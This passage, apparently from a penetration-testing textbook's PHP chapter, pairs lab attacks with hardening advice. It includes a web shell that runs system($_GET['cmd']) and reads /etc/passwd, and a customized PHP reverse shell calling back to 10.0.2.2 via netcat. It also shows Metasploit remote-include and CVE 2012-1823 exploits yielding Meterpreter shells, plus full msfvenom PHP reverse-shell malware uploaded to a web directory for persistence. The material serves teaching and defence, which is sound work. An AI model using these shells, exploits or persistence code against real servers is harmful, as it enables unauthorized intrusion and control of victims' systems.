; 5) extension folders as well as the separate PECL DLL download (PHP 5).
; Be sure to appropriately set the extension_dir directive.
;
extension=php_bz2.dll
;extension=php_curl.dll
;extension=php_fileinfo.dll
;extension=php_gd2.dll
;extension=php_gettext.dll
;extension=php_gmp.dll
;extension=php_intl.dll
;extension=php_imap.dll
;extension=php_interbase.dll
;extension=php_ldap.dll
extension=php_mbstring.dll
;extension=php_exif.dll      ; Must be after mbstring as it depends on it
;extension=php_mysql.dll
extension=php_mysqli.dll
...
... Output Deleted ...

```

Here three lines have been uncommented; these enable the bzip2, mbstring, and the mysqli extensions used by phpMyAdmin (Chapter 21).

Changes to the C:\PHP\php.ini file require an IIS server restart to take effect.

PHP Security

The security of a PHP application depends on the underlying configuration of PHP; an application may be secure with one PHP configuration but insecure with another.

Register Globals

As an example, create the following PHP application (Listing 20-2) with the name global.php, and store the result in the web server's document root, say on a CentOS 5 or CentOS 6 system.

Listing 20-2. PHP code for global.php

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
```

CHAPTER 20 PHP

```
<head>
    <title>Admin Page</title>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>

<?php
$pass = $_POST["pass"];
if(!empty($pass))
    if(md5($pass)== '2b4ae288a819f2bcf8e290332c838148')
        $admin = 1;

if($admin == 1)
    administer();
else
    authenticate();

function administer()
{
echo <<<html
<h3> Welcome to the site, administrator.</h3>
html;
}

function authenticate()
{
echo <<<html
<h3>Welcome to the system</h3>
<p>Authentication is required.</p>
<form method="POST" action="{$_SERVER['PHP_SELF']}>
Password: <input type="password" name="pass">
<input type="submit">
</form>
html;
}
?>

</body>
</html>
```

This script starts by setting the header for the web page; it then looks to see if the request contained the variable pass passed by a POST method; if so, it calculates the MD5 hash of the

passed password. If the MD5 hash matches the stored value,² then the variable \$admin is set to 1. Next, a check of that variable is made; if the value is 1, then the function administer() is called; otherwise the function authenticate() is called. The administer() function writes a short message to the page welcoming the administrator to the site. The authenticate() function presents a user with a form asking for the password; the form returns the result in the variable pass as a POST variable to the same web page. The script ends by closing the page body and the html text.

Is this a reasonably secure script? The answer depends on how PHP is configured.

The script global.php uses the superglobal array \$_POST to find the value of the passed parameter, using the line

```
$pass = $_POST["pass"];
```

Would it not be more convenient to the script writer if that step could be omitted and the variable accessed directly as \$pass? This is the approach taken in the first versions of PHP. In subsequent versions of PHP, this behavior is controlled through the setting register_globals in php.ini. By default, the php.ini configuration file for PHP between 4.2 and 5.3 has the setting register_globals = Off

Beginning with PHP 5.4 (released March 2012), this setting (and the feature) has been removed. However, CentOS 5 uses PHP 5.1 and CentOS 6 uses PHP 5.3. Older versions of Mint, OpenSuSE, and Ubuntu also use PHP 5.3.

If global.php is run on a system with register_globals set to Off, it is reasonably secure. However, if the same script is run on a system with register_globals set to On, then it is vulnerable to attack. This is because the decision to pass the user through to the administrative page depends on the value of the variable \$admin, which is only set to 1 if the user successfully authenticates. However, if register_globals is set to On, the attacker can pass values to that variable. To bypass the authentication, the attacker can pass the needed value for the variable \$admin as a GET parameter; they then go directly to the administrator page without the necessity of entering a password (Figure 20-9).



Figure 20-9. Attacking the script global.php on a system with register_globals = On by passing a variable as a GET parameter. CentOS 6.8 and Firefox 45 shown.

²Did you guess that this is the MD5 hash for “password1”?

The flaw here is a combination of a script that did not carefully initialize its variables and poor security choices in the `php.ini` file. If the variables in the script were properly initialized or `register_globals` is set to `Off`, then there would be no flaw.

Include Vulnerabilities

An important class of attacks against PHP applications is include vulnerabilities. To understand the issue, consider the script `include.php` (Listing 20-3). This is the front page for a fictional shop for two of my favorite characters.

Listing 20-3. PHP code for `include.php`

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
    <title>Product Information</title>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

<?php
if(!isset($_GET['Customer']))
{
echo <<<html
<body>
<h1>Welcome to Acme Coyote and Road Runner Supply Company.</h1>
<p>Before we can proceed, we need you to log in.</p>
<form action="{$_SERVER['PHP_SELF']}" method="GET">
<input type="radio" name="Customer" value="include_coyote">Wile E. Coyote<br>
<input type="radio" name="Customer" value="include_roadrunner">Road Runner<br>
<input type="submit" value="Log On">
</form>
</body>
html;
}

else
include($_GET['Customer'].".php");
?>
</html>
```

In `global.php` (Listing 20-2), when the user visits the page the script runs one of two possible functions (`authenticate()` or `administer()`) depending on whether the password matched the provided hash. This puts the code for both pages inside a single file, making maintenance more difficult. Though this works in a simple case, it becomes more problematic in complex scenarios.

In contrast, in the example `include.php`, the page checks to see if the GET variable `Customer` has been set. If it has not, then it returns a form with pair of radio buttons, one for the virtuous Wile E. Coyote, and one for the dastardly Road Runner. If the GET variable `Customer` has been set, then it includes a file that depends on the name of that variable. This approach lets the site writer store the code for Wile E. Coyote in one file and the code for Road Runner in a second file. The `include` directive in PHP incorporates the content of the included file at the include point of the script.

To see this in action, create the file `include_roadrunner.php` with the content shown in Listing 20-4.

Listing 20-4. PHP code for `include_roadrunner.php`

```
<?php

$bg_color = '#000000';
$fg_color = '#ffff00';
$Customer = "Road Runner";

echo <<<html
<body bgcolor="$bg_color" text="$fg_color">
<h1>Acme Coyote and Road Runner Supply Company</h1>
<p>Thank you for visiting us today Road Runner!</p>
<p>Would you care to place an order?</p>
<form action="include_order.php" method="POST">
<input type="checkbox" value="Bird Seed" name="item[]">Bird Seed<br />
<input type="checkbox" value="Water" name="item[]">Water<br />
<input type="submit" value="Place Order">
</form>
</body>
html;
?>
```

Create the file `include_coyote.php` with the content shown in Listing 20-5.

Listing 20-5. PHP code for `include_coyote.php`

```
<?php

$bg_color = '#000000';
$fg_color = '#ff0000';
$Customer = "Wile E. Coyote";
```

```

echo <<<html
<body bgcolor="$bg_color" text="$fg_color">
<h1>Acme Coyote and Road Runner Supply Company</h1>
<p>Thank you for visiting us today Mr. Wile E. Coyote!</p>
<p>Would you care to place an order?</p>
<form action="include_order.php" method="POST">
<input type="checkbox" value="Rocket" name="item[]">Rocket<br />
<input type="checkbox" value="Giant Rubber Band" name="item[]">Giant Rubber
Band<br />
<input type="checkbox" value="Dynamite" name="item[]">Dynamite<br />
<input type="submit" value="Place Order">
</form>
</body>
html;
?>
```

Each of these pages leads to the order page `include_order.php`; for simplicity, suppose that it has the content shown in Listing 20-6.

Listing 20-6. PHP code for `include_order.php`

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
<title>Order Form</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>
Here is our order form.....

</body>
</html>
```

In all of this, where is the vulnerability? Suppose that the file `hack.php` is present on the web server, where it has the content as in Listing 20-7.

Listing 20-7. PHP code for `hack.php`

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
```

```

<head>
    <title>Hack Script</title>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body>
<pre>
<?php
system($_GET["cmd"]);
?>
</pre>
</body>
</html>

```

The attacker doesn't select one of the two radio buttons, but instead specifies `Customer=hack.php` in the URL; then rather than loading `include_coyote.php` or `include_roadrunner.php`, the attack script gets loaded. Passing a parameter to that script, like `cmd=cat%20/etc/passwd` results in commands executed on the server (Figure 20-10).




Figure 20-10. Attacking the vulnerable `include.php`. CentOS 6.8 and Firefox 45 shown.

Remote Include Vulnerabilities

One reaction to this type of attack is to insist that it is not too troubling - after all, the script `hack.php` needed to be present on the server and in the web server's Document Root. However, PHP can let the situation get much worse. The PHP setting `allow_url_include` in the PHP configuration

file determines if PHP can open URLs like `http://` or `ftp://` as files. This is disabled by default; but suppose that the administrator updated the configuration file `php.ini` with the line

```
allow_url_include = On
```

Manually Exploiting a Remote Include Vulnerability

The attacker can create and host a PHP script to execute on the attacker's system. Kali includes PHP reverse shells for this purpose; one choice is `/usr/share/webshells/php/php-reverse-shell.php`. Before this can be used, it must be customized; for example, if the attacker is on the system 10.0.2.2 and wants to receive their callback on TCP/8888, they edit the file as follows.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.0.2.2'; // CHANGE THIS
$port = 8888; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

The script must be hosted and made accessible over HTTP; one approach is to use Python on the attacker's Kali system. To host the content of the directory `/usr/share/webshells/php` on a web server running on TCP/8080, the attacker can use the commands:

```
root@kali-2016-2-u:~# cd /usr/share/webshells/php/
root@kali-2016-2-u:/usr/share/webshells/php# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```

To receive the callback, in another Bash shell the attacker starts a netcat listener on TCP/8888, the port selected when the script is customized.

```
root@kali-2016-2-u:~# nc -v -l -p 8888
listening on [any] 8888 ...
```

To launch the attack, the attacker browses to the web site, either with a browser or via a `wget` command.

```
root@kali-2016-2-u:~# wget -O output http://aludra.stars.example/include.php?
Customer=http://10.0.2.2:8080/php-reverse-shell
--2018-08-12 14:13:47-- http://aludra.stars.example/include.php?Customer=http://
10.0.2.2:8080/php-reverse-shell
```

```
Resolving aludra.stars.example (aludra.stars.example)... 10.0.2.98
Connecting to aludra.stars.example (aludra.stars.example)|10.0.2.98|:80... connected.
HTTP request sent, awaiting response...
```

Here the GET variable Customer now contains the URL of the attacker's system along with (most of) the location of the web shell; the location in the URL does not include the file extension ".php", as that is added by the target script `include.php` (Listing 20-3).

When the attacker opens the URL, the running netcat shell receives the callback and the attacker can interact with the target.

```
root@kali-2016-2-u:~# nc -v -l -p 8888
listening on [any] 8888 ...
connect to [10.0.2.2] from Aludra.stars.example [10.0.2.98] 33535
Linux aludra.stars.example 2.6.32-642.el6.i686 #1 SMP Tue May 10 16:13:51 UTC 2016
i686 i386 GNU/Linux
14:13:47 up 4:18, 3 users, load average: 0.01, 0.32, 0.52
USER      TTY      FROM           LOGIN@     IDLE    JCPU    PCPU WHAT
egalois    tty1     :0          09:58      4:18m 34.94s  0.09s pam: gdm-passwo
egalois    pts/0     :0.0        10:00      1:43   8.78s  4.52s gnome-terminal
egalois    pts/1     :0.0        13:16      57:20   0.00s  0.00s bash
uid=48(apache) gid=48(apache) groups=48(apache) context=unconfined_u:system_r:
httpd_t:so
sh: no job control in this shell
sh-4.1$ whoami
whoami
apache
sh-4.1$ pwd
/
pwd
sh-4.1$
```

Note that immediately upon connection the reverse shell displayed the output of the commands `uname -a`, `w`, and `id`; this behavior is specified by the value of `$shell` in `/usr/share/webshells/php/php-reverse-shell.php`.

Exploiting a Remote Include Vulnerability with Metasploit

The vulnerable page `include.php` (Listing 20-3) can also be attacked with Metasploit using the module `exploit/unix/webapp/php_include`. To use the exploit, start Metasploit and load the module.

```
msf > use exploit/unix/webapp/php_include
msf exploit(unix/webapp/php_include) > info
```

CHAPTER 20 PHP

Name: PHP Remote File Include Generic Code Execution
Module: exploit/unix/webapp/php_include
Platform: PHP
Arch: php
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2006-12-17

... Output Deleted ...

Available targets:

| Id | Name |
|----|-----------|
| -- | -- |
| 0 | Automatic |

Basic options:

| Name | Setting | Required | Description |
|----------|---|----------|--|
| HEADERS | | no | Any additional HTTP headers to send, cookies for example. Format: "header:value,header2:value2" |
| PATH | / | yes | The base directory to prepend to the URL to try |
| PHPRFIDB | /usr/share/metasploit-framework/data/exploits/ php/rfi-locations.dat | | |
| | | no | A local file containing a list of URLs to try, with XXxpathXX replacing the URL |
| PHPURI | | no | The URI to request, with the include parameter changed to XXxpathXX |
| POSTDATA | | no | The POST data to send, with the include parameter changed to XXxpathXX |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOST | | yes | The target address |
| RPORT | 80 | yes | The target port (TCP) |
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |

| | | |
|----------|----|---|
| URI PATH | no | The URI to use for this exploit (default is random) |
| VHOST | no | HTTP server virtual host |

Payload information:

Space: 262144

Description:

This module can be used to exploit any generic PHP file include vulnerability, where the application includes code like the following: <?php include(\$_GET['path']); ?>

The PATH variable is used to specify the path to the vulnerable URL; by default, it is set to root ("/"), which is appropriate for this example. The module can run against a list of URLs specified in PHPRFIDB or against a single URL specified in PHPURI. The URI includes the parameters with the injection location specified by XXpathXX; in this example, the page is include.php and the parameter that can be injected is Customer. The name or address of the target is specified by RHOST.

```
msf exploit(unix/webapp/php_include) > set phpuri /include.php?Customer=XXpathXX
phpuri => /include.php?Customer=XXpathXX
msf exploit(unix/webapp/php_include) > set rhost aludra.stars.example
rhost => aludra.stars.example
```

The natural payload to use is Meterpreter running in PHP as a reverse shell. Select that payload, providing the address of the system that will receive the callback.

```
msf exploit(unix/webapp/php_include) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/php_include) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

The exploit is then run.

```
msf exploit(unix/webapp/php_include) > exploit

[*] Started reverse TCP handler on 10.0.2.2:4444
[*] aludra.stars.example:80 - Using URL: http://0.0.0.0:8080/h30Gonb0GlaThQ
[*] aludra.stars.example:80 - Local IP: http://10.0.2.2:8080/h30Gonb0GlaThQ
[*] aludra.stars.example:80 - PHP include server started.
[*] Sending stage (37775 bytes) to 10.0.2.98
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.2.98:43294) at 2018-08-12
14:29:20 -0400

meterpreter > sysinfo
Computer      : aludra.stars.example
```

```

OS          : Linux aludra.stars.example 2.6.32-642.el6.i686 #1 SMP Tue May 10
16:13:51 UTC 2016 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: root (0)
meterpreter > shell
Process 3160 created.
Channel 0 created.
whoami
apache

```

The attacker now has a Meterpreter shell on the target, running as the user apache - though Metasploit incorrectly reports the user as root.

These attacks are only possible because of the interaction of the flawed PHP application that includes content using a variable under the control of the user and the PHP setting that allows PHP to include files remotely over the network. Remedyng either of these issues prevents the attack.

Configuring PHP

Because of the many configuration options for PHP, and because these options often have a subtle impact on the security of PHP web applications, auditing a PHP configuration file for security is difficult. One approach is to use a tool like the PHP Secure Configuration Checker (<https://github.com/sektioneins/pcc>). It can be downloaded from its web site or cloned via git.

```
[root@aludra ~]# git clone https://github.com/sektioneins/pcc.git
Initialized empty Git repository in /root/pcc/.git/
remote: Counting objects: 222, done.
Receiving objects: 100% (222/222), 181.82 KiB, done.
remote: Total 222 (delta 0), reused 0 (delta 0), pack-reused 222
Resolving deltas: 100% (137/137), done.
```

The result can be run using PHP on the command line; it can also be run in the web server. To do so, copy the script to a directory inside DocumentRoot (say pcc).

```
[root@aludra ~]# cp -r ./pcc /var/www/html/
```

From a browser on the local system, visit the `phpconfigcheck.php` page; for a complete summary of the results, pass the parameter `showall=1`. The result on a CentOS 6.8 system with `register_globals` and `allow_url_include` set to `On` is shown in Figure 20-11.

The screenshot shows the PHP Secure Configuration Checker interface. At the top, it displays the title "PHP Secure Configuration Checker - Mozilla Firefox" and the URL "localhost/pcc/phpconfigcheck.php?showall=1". Below the header, there's a banner with the text "(*). This script is rather old. Please check for updates: https://github.com/sektion eins/pcc". A navigation bar below the banner includes links for critical, high, medium, low, maybe, comment, ok, skipped, and unknown findings.

The main content area contains a table with the following columns: Risk, Name / Description, Reason, and Recommendation. The table lists several configuration items:

| Risk | Name / Description | Reason | Recommendation |
|----------|---|---|---|
| critical | php.ini / register_globals | register_globals is on. | This relic from the past is not available in current PHP versions. If it is there anyway, keep it deactivated! Please. |
| high | php.ini / allow_url_fopen | fopen() is allowed to open URLs. | Deactivate, if possible. Allowing URLs in fopen() can be a surprising side-effect for unexperienced developers. Even if deactivated, it is still possible to receive content from URLs, e.g. with curl. |
| high | php.ini / allow_url_include | include/include() can include URLs. | This flag should remain deactivated for security reasons. |
| high | php.ini / default_charset | default_charset not explicitly set. | Not setting the default_charset can make your application vulnerable to injection attacks based on incorrect interpretation of your data's character encoding. If unsure, set this to 'UTF-8'. HTML output should contain the same value, e.g. <meta charset="utf-8"/>. Also, your webserver can be configured accordingly, e.g. 'AddDefaultCharset UTF-8' for Apache2. |
| high | PHP Version Checks whether your PHP version is < 5.6 | PHP version is older than 5.6 and even older than 5.5 | Please upgrade PHP as soon as possible. Old versions of PHP are not maintained anymore and may contain security flaws. |

Figure 20-11. PHP Secure Configuration Checker run on a CentOS 6.8 system with `register_globals` and `allow_url_include` set to On

Attacking PHP

In older cases, it is possible to attack PHP itself, rather than a web application running on PHP.

Determining the PHP Version

The first step in such an attack is to determine the version of PHP running on the target. One approach is to use telnet to ask the server directly for its version of PHP. This can be done by making a manual request of the server using the techniques from Chapter 14.

```
root@kali-2016-2-u:~# telnet westbrook.nebula.example 80
Trying 10.0.4.49...
Connected to westbrook.nebula.example.
Escape character is '^].
GET /include.php HTTP/1.1
Accept: text/html
Host: westbrook.nebula.example
```

CHAPTER 20 PHP

```
HTTP/1.1 200 OK
Date: Sun, 12 Aug 2018 19:15:34 GMT
Server: Apache/2.2.17 (Ubuntu)
X-Powered-By: PHP/5.3.5-1ubuntu7
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html

270
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
  <title>Product Information</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

... Output Deleted ...
```

This shows that the server is an Ubuntu system running Apache 2.2.17. Since that is the version run by Ubuntu 11.04 and Mint 11, these are good guesses for the underlying operating system. The X-Powered-By header indicates that the server is running PHP 5.3.5-1ubuntu7.

PHP can be configured not to provide version information. Update the variable `expose_php` in the configuration file `php.ini` so that it reads

```
;;;;;;;;;;;;;;;;;;;
; Miscellaneous ;
;;;;;;;;;;;;;;;;

; Decides whether PHP may expose the fact that it is installed on the
; server (e.g. by adding its signature to the Web server header). It is no
; security threat in any way, but it makes it possible to determine whether
; you use PHP on your server or not.
; .net/expose-php
expose_php = Off
```

Now the same request instead provides no information about the version of PHP.

```
root@kali-2016-2-u:~# telnet westbrook.nebula.example 80
Trying 10.0.4.49...
Connected to westbrook.nebula.example.
Escape character is '^]'.
GET /include.php HTTP/1.1
```

Accept: text/html

Host: westbrook.nebula.example

```
HTTP/1.1 200 OK
Date: Sun, 12 Aug 2018 19:21:15 GMT
Server: Apache/2.2.17 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html
```

270

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>

<head>
  <title>Product Information</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>

... Output Deleted ...
```

PHP CGI Argument Injection

There is a very significant flaw, CVE 2012-1823, which affects PHP 5.3.11 and earlier as well as 5.4.1 and earlier when PHP is run as a CGI script. The flawed versions of PHP do not correctly parse query strings; for example, if the script is given the malformed query string “-s”, rather than running the script, PHP returns the source code. Since the example system just examined reported its PHP version as 5.3.3, it may be vulnerable if PHP is running as CGI. Request a PHP web page with the -s query string; if the target is vulnerable, than the source code of the script is returned as in Figure 20-12.



The screenshot shows a Firefox browser window with the URL `http://westbrook.nebula.example/include.php?-s`. The page content is a PHP script. The script starts with a DOCTYPE declaration and an HTML structure. It includes a conditional block for the 'Customer' parameter. If it's not set, it prints a welcome message and a form for selecting a customer (Wile E. Coyote or Road Runner) and logging in. If it is set, it includes the corresponding customer file (either `include_coyote` or `include_roadrunner`). The script ends with a closing HTML tag.

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>Product Information</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<?php
if(!isset($_GET['Customer']))
{
echo <<<html
<body>
<h1>Welcome to Acme Coyote and Road Runner Supply Company.</h1>
<p>Before we can proceed, we need you to log in.</p>
<form action="{$SERVER['PHP_SELF']}" method="GET">
<input type="radio" name="Customer" value="include_coyote">Wile E. Coyote<br>
<input type="radio" name="Customer" value="include_roadrunner">Road Runner<br>
<input type="submit" value="Log On">
</form>
</body>
html;
}

else
include($_GET['Customer'].".php");
?>
</html>

```

Figure 20-12. Attacking a PHP installation vulnerable to CVE 2012-1823 by requesting a page with the query string “-s”. The target server is Ubuntu 11.04 running PHP as a CGI module. Shown on Kali running Firefox 52.9.

There is a Metasploit module that exploits this flaw.

- PHP CGI Argument Injection
 - `exploit/multi/http/php_cgi_arg_injection`
 - CVE 2012-1823
 - PHP up to 5.3.12 or 5.4.2
 - PHP must be installed as CGI

To use the exploit, start Metasploit.

```

msf > use exploit/multi/http/php_cgi_arg_injection
msf exploit(multi/http/php_cgi_arg_injection) > info
      Name: PHP CGI Argument Injection
      Module: exploit/multi/http/php_cgi_arg_injection

```

Platform: PHP
 Arch: php
 Privileged: No
 License: Metasploit Framework License (BSD)
 Rank: Excellent
 Disclosed: 2012-05-03
 ... Output Deleted ...

Available targets:

| Id | Name |
|----|-----------|
| -- | --- |
| 0 | Automatic |

Basic options:

| Name | Setting | Required | Description |
|-------------|---------|----------|---|
| ----- | ----- | ----- | ----- |
| PLESK | false | yes | Exploit Plesk |
| Proxies | | no | A proxy chain of format type:host:port[,type:host:port][...] |
| RHOST | | yes | The target address |
| RPORT | 80 | yes | The target port (TCP) |
| SSL | false | no | Negotiate SSL/TLS for outgoing connections |
| TARGETURI | | no | The URI to request (must be a CGI-handled PHP script) |
| URIENCODING | 0 | yes | Level of URI URIENCODING and padding (0 for minimum) |
| VHOST | | no | HTTP server virtual host |

Payload information:

Space: 262144

Description:

When run as a CGI, PHP up to version 5.3.12 and 5.4.2 is vulnerable to an argument injection vulnerability. This module takes advantage of the -d flag to set php.ini directives to achieve code execution. From the advisory: "if there is NO unescaped '=' in the query string, the string is split on '+' (encoded space) characters, urldecoded, passed to a function that escapes shell metacharacters (the "encoded in a system-defined manner" from the RFC) and then passes them to the CGI binary." This module can also be used to

exploit the plesk oday disclosed by kingcope and exploited in the wild on June 2013.

... Output Deleted ...

To configure the attack, set the target and the URI of a PHP script.

```
msf exploit(multi/http/php_cgi_arg_injection) > set rhost westbrook.nebula.example
rhost => westbrook.nebula.example
msf exploit(multi/http/php_cgi_arg_injection) > set targeturi /include.php
targeturi => /include.php
```

Next, select the payload, including the listening host. A natural payload is Meterpreter run over PHP.

```
msf exploit(multi/http/php_cgi_arg_injection) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/http/php_cgi_arg_injection) > set lhost 10.0.2.2
lhost => 10.0.2.2
```

Run the exploit, and a shell is returned.

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 10.0.2.2:4444
[*] Sending stage (37775 bytes) to 10.0.4.49
[*] Meterpreter session 1 opened (10.0.2.2:4444 -> 10.0.4.49:51461) at 2018-08-12
15:33:03 -0400

meterpreter > sysinfo
Computer      : westbrook
OS           : Linux westbrook 2.6.38-8-generic #42-Ubuntu SMP Mon Apr 11 03:31:50
UTC 2011 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data (33)
```

PHP Persistence

An attacker that has gained access to a server running PHP will want to maintain access to that system. If the attacker has sufficient privileges, they may be able to use the techniques of Chapter 11 to establish user-level or root-level persistence. Another option is to use PHP to

provide persistence through the web server. If the attacker can find a writeable directory that is also served to users via the web server, these can be used to maintain persistence.

PHP Persistence with Metasploit Malware

Chapter 11 showed how to generate malware in several formats, including PHP. To generate PHP malware that calls back to the fixed address 10.0.2.2 on TCP/443, an attacker can use the command

```
root@kali-2016-2-u:~# msfvenom --platform php --format raw --payload php/meterpreter/reverse_tcp LHOST=10.0.2.2 LPORT=443 --encoder generic/none > MalwarePHP
```

```
[ -] No arch selected, selecting arch: php from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of generic/none
generic/none succeeded with size 1108 (iteration=0)
generic/none chosen with final size 1108
Payload size: 1108 bytes
```

A check of the results shows the file has the following content:

```
root@kali-2016-2-u:~# cat MalwarePHP
/*<?php /**/ error_reporting(0); $ip = '10.0.2.2'; $port = 443; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s =
$f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_
callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s,
$ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no
socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream':
$len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; }
if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = '';
while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-
strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break;
} } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_
loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_
bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Although this is valid PHP, it is just a fragment, as the PHP open tag is commented out and there is no PHP close tag. If this is added to an existing PHP script, either by editing the script or via a local or remote include command, it can provide persistence. To be used as a stand-alone persistence mechanism, it must be slightly modified. Consider Listing 20-8.

Listing 20-8. PHP malware generated by msfvenom that calls back to 10.0.2.2 on TCP/443 for PHP Meterpreter

```
<?php error_reporting(0); $ip = '10.0.2.2'; $port = 443; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len - strlen($b)); break; case 'socket': $b .= socket_read($s, $len - strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die(); ?>
```

The bolded changes at the start and the end of the script have been made to make the script a stand-alone PHP script.

To use the script, the attacker needs to identify a directory that is served by the web server where they have permissions to write files.

```
meterpreter > upload /root/MalwarePHP /var/www/open/malware.php
[*] uploading   : /root/MalwarePHP -> /var/www/open/malware.php
[*] Uploaded -1.00 B of 1.08 KiB (-0.09%): /root/MalwarePHP -> /var/www/open/
malware.php
[*] uploaded    : /root/MalwarePHP -> /var/www/open/malware.php
```

To use the persistence mechanism, the attacker sets up a handler.

```
msf exploit(multi/http/php_cgi_arg_injection) > use exploit/multi/handler
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 10.0.2.2
lhost => 10.0.2.2
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 1.
```

